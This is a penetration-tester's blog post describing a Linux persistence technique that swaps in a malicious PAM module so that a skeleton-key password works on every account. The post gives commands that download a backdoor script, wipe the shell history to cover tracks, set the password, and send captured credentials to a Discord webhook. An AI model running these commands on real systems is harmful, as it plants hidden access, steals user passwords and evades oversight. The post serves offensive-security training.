
The “P” in PAM is for Persistence: Linux Persistence Technique

Ben Bowman is a Security Analyst at Black Hills Information Security. He graduated in 2024 with a degree in cyber operations. Ben conducts research as well as tool development outside of testing.
The Knowledge Gap
Working as a tester has allowed me to quickly learn a variety of new skills. I have gained experience working on initial access, reconnaissance, and external and internal network methodology. However, one of the areas of knowledge where I have lacked depth is persistence techniques. I rarely worry about losing access while testing; would I be able to regain access if I did? This question led me to discover a fun and easy way to gain persistence on an internal network through the Linux Pluggable Authentication Modules (PAM).
The Linux PAM
When dealing with persistence on Linux we have a leg up since very few, if any, Linux hosts use antivirus. We can use this to our advantage and be more invasive than we would on Windows. SSH is ubiquitous on Linux machines, making it a reliable target when attacking them. When authenticating via SSH, SSHd initiates a request to the Pluggable Authentication Modules library rather than handling the credentials itself.
PAM is the framework used in Linux and Unix systems to manage how applications authenticate users. Instead of each program (like SSH, FTP, or the login screen) having its own hard-coded logic for checking passwords, they outsource that task to PAM which then consults the specific configuration file located at /etc/pam.d/sshd to determine which security policies to apply. Based on these rules, PAM checks a variety of conditions such as password validity, account expiration, or multi-factor tokens. Finally, PAM passes a “Success or “Failure” back to the application that determines whether the application can grant or deny access.
A Wolf in PAM Clothing
What would happen if we replaced PAM with a malicious version? In theory, because PAM receives clear text credentials during authentication, we could swap the PAM with a modified version that adds a universal password (skeleton key) to all user accounts. If we did this, we would be able to bypass the user’s password with our own, even if the user changes their password. Furthermore, we could even capture the user’s password pre-encryption and exfiltrate it for later use.
PAM Skeleton Key Steps
I took an old tool and revamped it, adding new features and Quality of Life improvements. PAM Skeleton Key (https://github.com/her3ticAVI/PAMSkeletonKey) is a proof-of-concept created to make the theory of a malicious PAM into reality. I am going to demonstrate what using this tool looks like. Note that you will need to have root access on the Linux host to use this tool.
1. Installing the Tool
I ran the following command to silently install the PAM Skeleton Key.
"
curl -O https://raw.githubusercontent.com/her3ticAVI/linux-pam-backdoor/master/.backdoor.sh

sudo chmod +x .backdoor.sh

cat /dev/null > ~/.bash_history && history -c
"
At this point, the tool was ready to use; I cleared the bash history to cover my tracks.
2. Creating the Backdoor Password
I ran the following command to create the universal password “skeleton” and a webhook to my discord server.
"
sudo ./.backdoor.sh -p skeleton --webhook https://discord.com/api/webhooks/REDACTED
"
Once this was done, I rebooted the host and logged in using the password I set: “skeleton”.

When I authenticated, the credentials were sent to the Discord webhook. I successfully authenticated using the skeleton key password “skeleton”.
3. Restoring the Original PAM
To reverse this change I ran the following command:
"
sudo ./.backdoor.sh --restore
"
I restarted the host and the backdoor was removed.
Conclusion
This tool can be used to escalate privileges, move laterally, and achieve persistence. It is important as a tester to constantly seek out novel ideas to maintain access. You never know when you might lose access and regaining a foothold can be a daunting if not impossible task. Having a few persistence methods in play increases your redundancy and time spent testing other areas rather than trying to re-achieve access.
Ready to learn more?
Level up your skills with affordable classes from Antisyphon!
Pay-Forward-What-You-Can Training
Available live/virtual and on-demand
